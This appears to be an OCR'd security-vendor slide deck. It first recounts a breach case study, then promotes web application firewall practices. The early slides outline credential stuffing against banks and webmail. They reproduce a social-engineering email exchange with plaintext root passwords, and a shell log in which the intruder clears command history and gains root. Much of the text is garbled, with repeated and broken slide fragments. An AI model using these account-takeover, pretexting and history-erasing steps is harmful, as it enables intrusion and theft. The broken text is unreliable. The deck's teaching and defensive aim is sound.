
TONS OF PEOPLE USE ONE PASSWORD FOR 5 OR 10 ACCOUNTS



USE THE LIST AND SOME PROXIES TO TRY AUTOMATED LOGINS TO THE 20 OR 30 MOST POPULAR SITES LIKE BANKS, FACEBOOK, GMAIL, PAYPAL, AND TWITTER.



YOU'VE NOW GOT A FEW HUNDRED THOUSAND REAL IDENTITIES ON A FEW DIFFERENT SERVICES AND NOBODY SUSPECTS A THING.



WELL, THAT'S WHERE I GOT STUCK. YOU DID THIS? WHY DID YOU THINK I HOSTED SO MANY UNPRACTICABLE

I COULD PROBABLY NET A LOT OF MONEY, ONE WAY OR ANOTHER, IF I DID THINGS CAREFULLY. BUT RESEARCH SHOWS MORE MONEY DOESN'T MAKE PEOPLE HAPPIER, ONCE THEY MAKE

Google "Password Reuse"

Password Reuse

support.hbgary.com



- Keep Security Scanner
- Intro
- Ref Guide
- Install Guide
- Download
- Changing
- Book
- Docs

- Security
- News
- News
- Bugtraq
- Full Disclosure
- Pen Test
- Backdoor
- Misc

- Security Tools
- Pen crackers
- Sniffers
- Vuln Scanners
- Web scanners
- Wireless
- Exploiters
- Packet sniffers
- Misc

- Site News
- Advertising
- About/Contact

FULL Disclosure mailing list archives

By Date By Thread Search

The GNU C library dynamic linker expands \$ORIGIN in setuid library search path

Privilege Escalation

From: Tavis Ornt tavis@lcamtuf.com

Re: [Full] [PATCH] ld.so: expand \$ORIGIN in setuid library search path

The dynamic linker (or dynamic loader) is responsible for the runtime linking of dynamically linked programs. ld.so operates in two security modes, a permissive mode that allows a high degree of control over the load operation, and a secure mode (ld.so.enable_secure) intended to prevent users from interfering with the loading of privileged executables.

\$ORIGIN is an ELF substitution sequence representing the location of the executable being loaded in the filesystem hierarchy. The intention is to allow executables to specify a search path for libraries that is relative to their location, to simplify packaging without spamming the standard search paths with single-use libraries.

Note that despite the confusing naming convention, \$ORIGIN is specified in a DT_ORIGIN or DT_RUNPATH dynamic tag inside the executable itself, not via the environment (developers would normally use the -rpath ld parameter, or -R/-rpath.\$ORIGIN via the compiler driver).

The ELF specification requires that \$ORIGIN be ignored for 32-bit and 64-bit binaries.

The Result

Aarons Password

The screenshot displays a webmail interface with a navigation bar at the top containing 'Mail', 'Calendar', 'Documents', 'Sites', and 'more »'. A search bar is present with 'Search Mail' and 'Search the Web' buttons, along with links for 'Show search options' and 'Create a filter'. A notification banner reads 'Click here to enable desktop notifications for [progress bar] Learn more Hide'. The left sidebar includes 'Compose Mail', 'Inbox (2)', 'Starred', 'Chats', 'Sent Mail', 'Drafts', 'All Mail', 'Spam', 'Trash', 'More', 'Contacts', and 'Tasks'. A 'Chat' window is open at the bottom left with a search bar and 'Set status here' dropdown. The main inbox area shows a list of emails with headers like 'NYT Global Home - Crude Oil Prices Soar on Fears of More Disruptions' and 'Cron Daemon'. The email list includes actions like 'Archive', 'Report spam', 'Delete', 'Move to', 'Labels', and 'More actions', along with a 'Refresh' button and page indicators '1 - 3 of 3'. The bottom of the page features a link for 'POP access' and a storage usage indicator: 'You are currently using 0 MB (0%) of your 25600 MB.'

Aarons Password

The screenshot shows the Outlook web interface with a search bar at the top. The search results for 'Manage this domain' are displayed in a list. The first result is highlighted with a red box and a yellow background. The search results table is as follows:

Subject	Date
NYT Global Home - Crude Oil Prices Soar on Fears of More Disruptions - 59 minutes ago	Feb 22
SER I	Feb 22
and	4/9/09

Below the search results, there is a section for 'Select: All, None, Read, Unread, Starred, Unstarred' with various action buttons like 'Archive', 'Report spam', 'Delete', 'Move to', 'Labels', 'More actions', and 'Refresh'. At the bottom, there is a message about POP access and storage usage: 'You are currently using 0 MB (0%) of your 25600 MB.'

A Social Situation

```
From: Greg  
To: Jussi  
Subject: need to ssh into rootkit  
im in europe and need to ssh into the server. can you drop open up  
firewall and allow ssh through port 59022 or something vague?  
and is our root password still 88j4bb3rw0cky88 or did we change to  
88Scr3am3r88 ?  
thanks
```

A Social Situation

From: Greg

From: Jussi

To: Greg

Subject: Re: need to ssh into rootkit

hi, do you have public ip? or should i just drop fw?
and it is w0cky - tho no remote root access allowed

thanks

A Social Situation

From: Greg

To: Jussi

Subject: Re: need to ssh into rootkit

no i dont have the public ip with me at the moment because im ready for a small meeting and im in a rush.

if anything just reset my password to changeme123 and give me public ip and ill ssh in and reset my pw.

A Social Situation

From: Jussi

To: Greg

Subject: Re: need to ssh into rootkit

ok,

it should now accept from anywhere to 47152 as ssh. i am doing testing so that it works for sure.

your password is changeme123

i am online so just shoot me if you need something.

in europe, but not in finland? :-)

_jussi

A Social Situation

From: Jussi

To: Greg

From: Greg

To: Jussi

Subject: Re: need to ssh into rootkit

if i can squeeze out time maybe we can catch up.. ill be in germany for a little bit.

anyway I can't ssh into rootkit. you sure the ips still 65.74.181.141?

thanks

_jussi

A Social Situation

From: Jussi

To: Greg

From: Greg

To: Jussi

Subject: Re: need to ssh into rootkit

if i can squ

for a little

anyway I can

65.74.181.14

thanks

_jussi

From: Jussi

To: Greg

Subject: Re: need to ssh into rootkit

does it work now?

in germany

A Social Situation

From: Jussi

To: Greg

From: Greg

To: Jussi

Subject: Re:

if i can squ

for a little

anyway I can

65.74.181.14

thanks

_jussi

From: Greg

To: Jussi

Subject: Re: need to ssh into rootkit

yes jussi thanks

did you reset the user greg or?

in germany

A Social Situation

From: Jussi

To: Greg

From: Greg

To: Jussi

Subject: Re:

if i can sq

for a littl

anyway I ca

65.74.181.1

thanks

_jussi

From: Greg

From: Jussi

To: Greg

Subject: Re: need to ssh into rootkit

nope. your account is named as hoglund

did you reset the user greg or?

in germany

A Social Situation

From: Jussi

To: Greg

From: Greg

To: Jussi

From: Greg

To: Jussi

Subject: Re: need to ssh into rootkit

yup im logged in thanks ill email you in a few, im backed up

thanks

thanks

_jussi

A Social Situation

From: Jussi

To: Greg

From: Greg

To: Jussi

From: Greg

To: Jussi

Subject: To: Greg

yup im From: Jussi To: Greg Subject: Re: need to ssh into rootkit did you open something running on high port? thanks ked up

thanks

thanks

_jussi

A Social Situation

From: Jussi

To: Greg

From: Greg

To: Jussi

From: Greg

To: Jussi

did you open something running on high port?

yup im Subject: Re: need to ssh into rootkit ked up

did you open something running on high port?

thanks

thanks

_jussi

```
bash-3.2# ssh hoglund@65.74.181.141 -p 47152
[unauthorized access prohibited]
hoglund@65.74.181.141's password:
[hoglund@www hoglund]$ unset
hoglund@www hoglund]$ w
11:23:50 up 30 days, 5:45, 4 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@      IDLE        JCPU        PCPU        WHAT
jussi    pts/0    cs145060.pp.htv. Wed11pm    59.00s     0.38s     0.35s     screen -r
jussi    pts/1    -              Thu 5am    1:13       0.38s     4.90s     SCREEN
jussi    pts/2    -              Thu 5am    59.00s     0.68s     4.90s     SCREEN
hoglund  pts/3    132.181.74.65.st 11:23am    0.00s     0.03s     0.00s     w
[hoglund@www hoglund]$ unset HIST
[hoglund@www hoglund]$ unset HISTFILE
[hoglund@www hoglund]$ unset HISTFILE
[hoglund@www hoglund]$ uname -a;hostname
Linux www.rootkit.com 2.4.21-40.ELsmp #1 SMP Wed Mar 15 14:21:45 EST
2006 i686 i686 i386 GNU/Linux

www.rootkit.com
[hoglund@www hoglund]$ su -
Password:
[root@www root]# unset HIST
[root@www root]# unset HISTFILE
[root@www root]# uname -a;hostname;id
Linux www.rootkit.com 2.4.21-40.ELsmp #1 SMP Wed Mar 15 14:21:45 EST
2006 i686 i686 i386 GNU/Linux

www.rootkit.com
uid=0(root) gid=0(root) groups=0(root),1200(varmistus)
```

```
bash-3.2# ssh hoglund@65.74.181.141 -p 47152
[unauthorized access prohibited]
hoglund@65.74.181.141's password:
[hoglund@www hoglund]$ unset
hoglund@www hoglund]$ w
11:23:50 up 30 days, 5:45, 4 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@      IDLE        JCPU        PCPU        WHAT
jussi    pts/0    cs145060.pp.htv. Wed11pm    59.00s     0.38s     0.35s    screen -r
jussi    pts/1    -              Thu 5am    1:13       0.38s     4.90s    SCREEN
jussi    pts/2    -              Thu 5am    59.00s     0.68s     4.90s    SCREEN
hoglund  pts/3    132.181.74.65.st 11:23am    0.00s     0.03s     0.00s    w
[hoglund@www hoglund]$ unset HIST
[hoglund@www hoglund]$ unset HISTFILE
[hoglund@www hoglund]$ unset HISTFILE
hoglund  pts/3    132.181.74.65.st 11:23am    0.00s     0.03s     0.00s    w
Linux www.rootkit.com 2.4.21-40.ELsmp #1 SMP Wed Mar 15 14:21:45 EST
2006 i686 i686 i386 GNU/Linux

www.rootkit.com
[hoglund@www hoglund]$ su -
Password:
[root@www root]# unset HIST
[root@www root]# unset HISTFILE
[root@www root]# uname -a;hostname;id
Linux www.rootkit.com 2.4.21-40.ELsmp #1 SMP Wed Mar 15 14:21:45 EST
2006 i686 i686 i386 GNU/Linux

www.rootkit.com
uid=0(root) gid=0(root) groups=0(root),1200(varmistus)
```


Okay kids, what did
we learn today???

There is..

No such Thing as...


a Low Priority Web App

Let's turn to Defense


First some Best Practices

*"The Ultimate Aim of Martial Arts is not having to use them."
-Miyamoto Musashi, The Book of Five Rings*

Do not abandon traditional network and application security



Think Strategically to Reduce your Vulnerability Profile



Much like a military strategist, you will benefit from advanced planning and strategic thought about your security. You cannot prevent attacks, but you can pick the battlefield:

- Hide your resources.
- Think like a defender.
- Assume they know everything.
- Use “terrain” that slows attackers down.
 - Prepare the field of battle.
- Assume that you will be outnumbered.
 - The cavalry will be late.

At the Battle of Bannockburn, Robert the Bruce, King of the Scots, was able to defeat an English army superior in every way because of careful preparation and a thorough understanding of both armies. He reduced his vulnerabilities by careful preparation of the field in advance and used the prevalent terrain to deny the English their huge advantage in mobility and numbers. The consequences of defeat were unacceptable.

Luckily, in IT “heads will roll” is purely metaphorical. Mostly...

Deploy Modern Defenses for Modern Threats



- High Capacity DDoS Mitigation Platform
- Web Application Firewall
- Security Information and Event Monitoring
- Next-Gen VPN and Web Application Gateway
- Vulnerability Scanning (SAST, DAST)
- A CIRT with Strong AppSec Skills

No Single Vendor Excels in All of these!

You need an integration strategy and flexible, interoperable tools.

And last, but definitely not least:
Smart, Well-Trained People

Like, perhaps one of F5's Expert Security Partners?

What to look for in a WAF?



Automated Policy Learning

- Automatically build and manage policies
- Use bi-directional Traffic Flows
- Statistics and Heuristics Engine
- Site Updates



Resource Cloaking

```
billmbp:~ bill$ curl -I www.af.mil
HTTP/1.1 200 OK
Content-Type: text/html
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Cache-Control: private, max-age=120
Date: Wed, 02 Mar 2011 13:34:58 GMT
Connection: keep-alive
```


Resource Cloaking

```
billmbp:~ bill$ curl -I www.af.mil
HTTP/1.1 200 OK
Content-Type: text/html
Cache-Control: private, max-age=120
Connection: keep-alive
```

High-Performance

- Dedicated, purpose built hardware
- Avoid virtual solutions (for now)
- SSL off-load, eats CPU



DDoS Protection

- If they can't hack it, they can bring it down
- Should be L2 - L7 aware
- L7 means having some idea of the sessions (context)
- “Slow Post” attacks, contradiction to normal DoS tactics.

RFC Enforcement

Network Working Group
Request for Comments: 2616
Obsoletes: 2068
Category: Standards Track

R. Fielding
UC Irvine
J. Gettys
Compaq/W3C
J. Mogul
Compaq
H. Frystyk
MIT
L. Masinter
Xerox
P. Leach
Microsoft
T. Berners-Lee
MIT
June 1999

- Just because you can, doesn't mean you should be able to
- Don't trust the Application Server to do the job

Hypertext Transfer Protocol -- HTTP/1.1

○ Defense in Depth
Status: Proposed Standard

This document specifies an Internet standards track protocol for the Internet community, and requests discussion and suggestions for improvements. Please refer to the current edition of the "Internet Official Protocol Standards" (STD 1) for the standardization state and status of this protocol. Distribution of this memo is unlimited.

Signature Based

- Rumors of signature's death have been greatly exaggerated
- Still serve good, first pass
- If we know it's bad from the start, why let them in any further?

Signature Staging

- Still a common source of false positives
- Should have the ability to stage and report before locking down

Encrypted Cookie Support

- Don't trust the user
- Another form of parameter manipulation
- Encrypt cookie to user, protect details on WAF
- Leave the application alone



Preconfigured Policies

Application Security - Web Applications

Web Applications | Web Application Groups

Web Applications

<input type="checkbox"/>	Name	Active Security Policy	Enforcement Mode	Logging Profile	State
<input type="checkbox"/>	OWA	 OWA_default	Blocking	Log illegal requests	Enabled
<input type="checkbox"/>	Oracle_11i	 Oracle_11i	Blocking	Log illegal requests	Enabled
<input type="checkbox"/>	PeopleSoft_Portal	 PeopleSoft_Portal_default	Transparent	Log illegal requests	Enabled
<input type="checkbox"/>	SharePoint	 SharePoint_Template	Transparent	Log illegal requests	Enabled
<input type="checkbox"/>	www.mycompany.com	 www.mycompany.com_default	Blocking	Log all requests	VS1 Enabled

Delete

Total Entries: 5


Preconfigured Policies

- It should be easy to get COTS apps up and running
- No sense in re-inventing the wheel
- Get 90% there, and tighten the other 10%


Parameter Evaluation



Parameter Evaluation



Parameter Evaluation



Parameter Evaluation



- Don't trust the user
- The WAF should know better



Automated Scanner / Bot Mitigation



- Who is driving the browser?
- Whitelist “good” bots, like Google, Yahoo, etc...
- Don't just look at the User-Agent header

User & Context Awareness



- Integration with Web Access Gateway
- Web Authentication Protection and Awareness
- Brute Force and Harvesting Protection

Geolocation




- Know your audience
- “Where” is important

Protection from Rogue Users

- If they're doing bad things, stop them from doing *other* bad things
- Don't just protect the crown jewels

Content Inspection

- Bi-directional inspection
- Server responses **JUST AS IMPORTANT**
- Look for data leakage, what should **NEVER** leave
- ICAP support for Anti-Virus and Anti-Malware



Check Responses in addition to Requests

A photograph of a military Humvee in a field. A soldier is kneeling behind a line of barbed wire in the foreground. Another soldier is visible on the left, and a third soldier is on the roof of the Humvee. The background shows a clear sky and some utility poles.

- I know, it sounds like a broken record
- Who cares if the users input *looks* valid if it's generating 500 Error messages?

XML & JSON Protection

- A WAF should understand XML and JSON
- Apply security policies, sanity checks
- Interact gracefully with Web 2.0 Apps and Mobile Apps

<? xml ?>

Flexible and Extensible





- A dynamic defense requires a programmatic flexibility.
- If your main or only mechanism is to add a signature there are many attacks you cannot mitigate.

Flexible and Extensible

- A pro
 - If a
 - y
- only mechanism is to attacks



Easy to Troubleshoot

Violations		Full Request					Accept
Violation		Severity	Learn	Alarm	Block		
 Illegal file type	Learn	Critical	No	Yes	No		
 Illegal POST data length	Learn	Warning	No	Yes	No		
 Illegal request length	Learn	Warning	No	Yes	No		
 Illegal URL length	Learn	Warning	No	Yes	No		

Details for Attack Type "XML Parser Attack"

Attack Type	XML Parser Attack
Description	This attack targets the functionality of the XML parser in order to crash it or force the parser to work abnormally.

Support ID	20450422355434010
Time	2009-07-05 10:58:14
Flags	 
Severity	Critical
Response Status Code	N/A
Potential Attacks	Forceful Browsing, XML Parser Attack

Use Report Filter: Custom [On]

Web Applications: All

Time Period: Last 24 hours


